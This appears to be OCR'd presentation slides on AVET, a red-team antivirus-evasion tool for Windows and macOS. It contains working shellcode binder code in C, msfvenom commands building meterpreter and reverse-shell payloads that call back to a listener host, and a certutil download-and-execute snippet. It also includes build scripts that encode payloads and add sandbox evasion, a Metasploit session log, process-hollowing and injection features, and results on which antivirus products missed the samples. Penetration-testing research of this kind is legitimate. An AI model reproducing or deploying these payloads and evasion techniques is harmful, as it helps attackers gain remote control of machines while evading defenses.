AVET - Antivirus Evasion made easy

Developers

- Daniel Sauder
- Lead Specialist Red Team at tkCERT
- Started AVET 2017, AV research since 2015

- Florian Saager
- Security Specialist Red Team at tkCERT
- Joined AVET development 2018

Scope

* build executables that are not recognized by Antivirus for Windows and Mac OSX (PoC)

* avet running under Kali for building Windows executables

* for building Mac OSX executables you need Mac OSX


* shellcode/payload with MSF

* developed with C & some assembly

* main focus is learning, experimenting and automatization

* **Download:** https://github.com/govolution/avet

AVET history



Daniel Sauder
@DanielX4v3r

I decided to publish my old AntiVirus Evasion Tool (avet): github.com/govolution/avet

Tweet übersetzen

C:\Windows\system32\cmd.exe - avet.exe -f sh_clean.txt

```
C:\Users\dax\Downloads>avet.exe -f sh_clean.txt

Anti Virus Evasion Tool by Daniel Sauder (c) 2014
use -h for help
```

Kali-Linux-2016.2-vbox-amd64 [wird ausgeführt] - Oracle VM VirtualBox

root@kali: ~/tools/avet_current

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp

payload => windows/meterpreter/bind_tcp
msf exploit(handler) >
msf exploit(handler) > set rhost 192.168.2.104
rhost => 192.168.2.104
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.2.104
[*] Meterpreter session 1 opened (192.168.2.105:32905 -> 192.168.2.104:4444) at
2017-01-28 10:26:31 -0500

meterpreter >
```

07:42 - 28. Jan. 2017

257 Retweets 373 „Gefällt mir"-Angaben

6 257 373

Datei Maschine Anzeige Eingabe Geräte Hilfe
Applications Places Terminal Sat 10:32 de
File Edit View Search Terminal Tabs Help
root@kali: ~/Do...
root@kali: ~/too...
STRG-RECHTS

https://twitter.com/DanielX4v3r/status/825368447118880768

- AV evasion research since 2015
- First public version beginning 2017
- Since then regularly at Black Hat Tools Arsenal
- Avet Version 2 in March 2019
- Avet for Mac OSX (PoC status) in January 2019
  - Based on AVET Version 1.3

Why Antivirus Evasion fails

From past research it is known that Antivirus Evasion can be done easy.
Here is an example for how this can be accoplished in three steps:

* Shellcode Binder
* Encode the Shellcode
* "Sandbox" Evasion

The Shellcode Binder

Windows 32 Bit

```
char shellcode[] =
"Shellcode";
int main(int argc, char **argv)
{
  int (*funct)();
  funct = (int (*)()) shellcode;
  (int)(*funct)();
}
```

Windows 64 Bit

```c
#include <windows.h>
unsigned char sc[] = "shellcode";
typedef void (*FUNCPTR)();
int main(int argc, char **argv)
{
  FUNCPTR func;
  int len;
  DWORD oldProtect;
  len = sizeof(sc);
  if (0 == VirtualProtect(&sc, len, PAGE_EXECUTE_READWRITE, &oldProtect))
    return 1;
  func = (FUNCPTR)sc;
  func();
  return 0;
}
```

Mac OSX

```
#include <string.h>
#include <sys/mman.h>
unsigned char buf[] = shellcode;
int main(int argc, char **argv)
{
  void *ptr = mmap(0, 0x1000, PROT_WRITE|PROT_READ|PROT_EXEC, MAP_ANON |
MAP_PRIVATE, -1, 0);
  memcpy(ptr,buf,sizeof buf);
  void (*fp)() = (void (*)())ptr;
  fp();
}
```

Encode the Shellcode

```
//pseudocode

unsigned char buf[] =
"fce8890000006089e531d2648b5230"
"8b520c8b52148b72280fb74a2631ff"
"31c0ac3c617c022c20c1cf0d01c7e2"
-- SNIP --
unsigned char *shellcode;
shellcode=buffer2shellcode();
int (*funct)();
funct = (int (*)()) shellcode;
(int)(*funct)();
```

... or use msf encrypter


"Sandbox" Evasion

Deprecated

```
FILE *fp = fopen("c:\\windows\\system.ini",
"rb");
if (fp == NULL)
    return 0;
fclose(fp);
int size = sizeof(buffer);
shellcode =
decode_shellcode(buffer,shellcode,size);
exec_shellcode(shellcode);
```

```
...
sprintf(download,"certutil.exe -urlcache -split -f %s",argv[2]);
system(download);
...
shellcode=load_file(...);
exec_shellcode(shellcode);
...
```

PoC AVET Mac OSX



```
      pwn.out            sh_format          source
LICENSE          avet.c             build             format.sh         make_avet.c
     pwn64.out         sh_format.c
daxs-iMac:avetosx dax$ python3 avet_fabric.py

jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET Fabric by Daniel Sauder

avet_fabric.py is an assistant for building executable files
 payloads for targeted attacks and antivirus evasion.

0: build_osx64_reverse_tcp.sh
1: build_osx64_reverse_tcp_xor.sh
2: build_osx86_reverse_tcp.sh
Input number of the script you want use and hit enter: 2

Now you can edit the build script line by line.

simple example script for building the executable
make reverse payload
$ msfvenom -p osx/x86/shell_reverse_tcp -b "\x00" EXITFUNC=pr
2.168.2.111 LPORT=443 --platform OSX -f c > sc.txt
call make_avet, the -f compiles the shellcode to the exe file
$ ./make_avet -f sc.txt
compile to pwn.exe file
$ gcc -m32 -o pwn.out avet.c
cleanup
$ echo "" > defs.h

The following commands will be executed:
#/bin/bash
msfvenom -p osx/x86/shell_reverse_tcp -b "\x00" EXITFUNC=proc
```

```
dax-dev:avetosx dax$ ./make_avet -h


Anti Virus Evasion Make Tool by Daniel Sauder
use -h for help

Options:
-l load and exec shellcode from given file, call is with mytrojan.exe myshe
llcode.bin
   when called with -E call with mytrojan.exe shellcode.txt
-f compile shellcode into .exe, needs filename of shellcode file
-d download the shellcode file using different techniques
   -d sock -> for downloading a raw shellcode via http in memory and exec (
no overhead, use socket)
      usage example: pwn.exe http://yourserver/yourpayload.bin
   -d curl -> use curl for downloading the file
      usage of -d curl in combination with -f
      for executing the raw shellcode after downloading
      call: pwn thepayload.bin http://server/thepayload.bin
-E use avets ASCII encryption, often do not has to be used
   Can be used with -l
-F use fopen sandbox evasion
-k "killswitch" sandbox evasion with gethostbyname
-p print debug information
-h help

Please refer README.md for more information
```

https://danielsauder.com/2019/03/21/antivirus-evasion-on-osx/

Mac OSX PoCs

* eicar

* msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o osx64_reverse_xor.out

* msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -f macho -o osx64_reverse.out

* msfvenom -p osx/x86/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 –platform OSX -f macho -o osx86_reverse.out

* gcc -o osx64_sc_binder.out osx64_sc_binder.c

Comodo
… found nothing, only eicar.

Sophos
Recognized as malicious:
msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o a.out
Not recognized: osx64_sc_binder.c

Avast
Recognized as malicious:
msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o a.out
Not recognized: osx64_sc_binder.c

Avira
Not recognized:
msfvenom -p osx/x64/shell_reverse_tcp EXITFUNC=process LHOST=192.168.2.111 LPORT=443 -a x64 –platform OSX -e x64/xor -f macho -o a.out
… no further testing.

AVET (Windows)

* when running an exe file made with msfpayload & co, the exe file will often be recognized by the antivirus software

* avet is an antivirus evasion tool targeting windows machines with executable files
different kinds of payloads can be used now: shellcode, exe and dlls

* more techniques can be used now, such as shellcode injection, process hollowing and more


* most payloads can be delivered from a file, the network, or command line

* the payload can be encrypted with a key, the key can be delivered like payloads

* this applies for Kali 2018.x (64bit) and tdm-gcc (should work on other Kali/Linux versions also)

Build Scripts - Old


Compile shellcode into the .exe file and use -F as evasion technique. Here -E is used for encoding the shellcode as ASCII.



```bash
#!/bin/bash
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -e x86/shikata_ga_nai -i 3 -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, the -f compiles the shellcode to the exe file, the -F is for the AV sandbox evasion, -E will encode the shellcode as ASCII
./make_avet -f scclean.txt -F -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h
```


make_avet configured the functionality of the target .exe file. Due to more techniques we decided to use a more flexible solution for version 2.

Build Scripts - New



```
# generate metasploit payload that will later be injected into the target process
msfvenom -p windows/x64/meterpreter/reverse_https lhost=$LHOST lport=$LPORT -e x64/xor -f raw -a x64 --platform Windows > input/sc_raw.txt

# add evasion techniques
add_evasion fopen_sandbox_evasion 'c:\\windows\\system.ini'
add_evasion gethostbyname_sandbox_evasion 'this.that'
reset_evasion_technique_counter

# generate key file
generate_key preset aabbcc12de input/key_raw.txt

# encode msfvenom shellcode
encode_payload xor input/sc_raw.txt input/scenc_raw.txt input/key_raw.txt

# array name buf is expected by static_from_file retrieval method
./tools/data_raw_to_c/data_raw_to_c input/scenc_raw.txt input/scenc_c.txt buf

# no command preexec
set_command_source no_data
set_command_exec no_command

# set shellcode source
set_payload_source static_from_file input/scenc_c.txt

# convert generated key from raw to C into array "key"
./tools/data_raw_to_c/data_raw_to_c input/key_raw.txt input/key_c.txt key

# set key source
set_key_source static_from_file input/key_c.txt

# set payload info source
set_payload_info_source from_command_line_raw

# set decoder
set_decoder xor

# set shellcode binding technique
set_payload_execution_method inject_shellcode
```

Avet fabric



```
python3 avet_fabric.py

                       .|        ,       +
             *         | |      ((             *
                       |'|       `    .______
         +     ___    |  |   *        |.   |' .---"|
       _    .-'   '-. |  |     .--'|  ||   | _|    |
    .-'|  _.|  |    ||   '-__  |   |  |    ||      |
    |' | |.    |    ||       | |   |  |    ||      |
 ___|  '-'     '    ""       '-'   '-.'    '`      |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET Fabric by Daniel Sauder, Florian Saager

avet_fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks and antivirus eva

0: build_win32_meterpreter_rev_https_shikata_fopen.sh
1: build_win32_meterpreter_rev_https_shikata_fopen_avet_encoding.sh
2: buildsvc_win32_meterpreter_bind_tcp_20xshikata.sh
3: build_win32_meterpreter_rev_https_50xshikata_quiet.sh
4: build_win32_meterpreter_rev_https_shikata_raw_loadfile.sh
5: build_win32_meterpreter_rev_https_ASCIIMSF_cmd.sh
6: build_win64_meterpreter_rev_https_xor_downloadexecshellcode.sh
7: build_win32_meterpreter_rev_https_shikata_downloadexecshellcode.sh
8: build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
9: build_win32_meterpreter_rev_https_ASCIIMSF.sh
10: build_win32_meterpreter_rev_https_killswitch_shikata.sh
11: build_win32_exec_calc_injectdll_target_cmd.sh
12: build_win32_meterpreter_rev_https_shikata_download_powershell_raw_loadfile.sh
```
]

Features

Data retrieval methods

static_from_file
The data is retrieved from a file and is statically compiled into the generated executable. For this to work, the data must be provided as a c-style array at compilation time, like unsigned char buf[] = "\x00\x11\x22\x33";.

dynamic_from_file
The data is read from a file at run time.

from_command_line_hex
Retrieves data from a 11aabb22.. format hex string (from the command line).

from_command_line_raw
Retrieves data from a command line argument. The given ASCII string is interpreted as raw byte data.

download_certutil
Downloads data from a specified URI, using certutil.exe -urlcache -split -f. Drops the downloaded file to disk before reading the data.

download_internet_explorer
Downloads data from a specified URL, using Internet Explorer. Drops the downloaded file to disk before reading the data. Included for historical reasons.

download_powershell
Downloads data from a specified URI via powershell. Drops the downloaded file to disk before reading the data.

download_socket
Downloads the data from a specified URI, using sockets. Data is read directly into memory, no file is dropped to disk.

Payload execution methods

exec_shellcode
Executes 32-bit shellcode with a C function binding.

exec_shellcode64
Executes 64-bit shellcode with a C function binding and VirtualProtect.

exec_shellcode_ASCIIMSF
Executes ASCIIMSF encoded shellcode via call eax.

hollowing32
Instanciates a new process, cuts out the original image and hollows the given payload into the new process. The payload is a 32-bit executable image. Works on 32-bit targets.

hollowing64
Same as hollowing32, but using 64-bit PE payloads for 64-bit target processes.

inject_dll
Injects a dll into a target process, using CreateRemoteThread. Injection works for 32-bit payloads into 32-bit processes, and 64-bit payloads into 64-bit processes, respectively.

inject_shellcode
Injects shellcode into a target process, using CreateRemoteThread. Injection work for 32-bit shellcode into 32-bit processes, and 64-bit shellcode into 64-bit processes, respectively.

Encryption/Encoding

xor
Rolling XOR, supporting multi-byte keys.

AVET
Custom encoding, reinterpreting the ASCII format.

Sandbox evasion

Mostly deprecated :(

fopen
Checks for the existence of C:\windows\system.ini. If not found, stop execution.

gethostbyname
Try to resolve a hostname of your choice. If gethostbyname returns unequals NULL, stop execution.

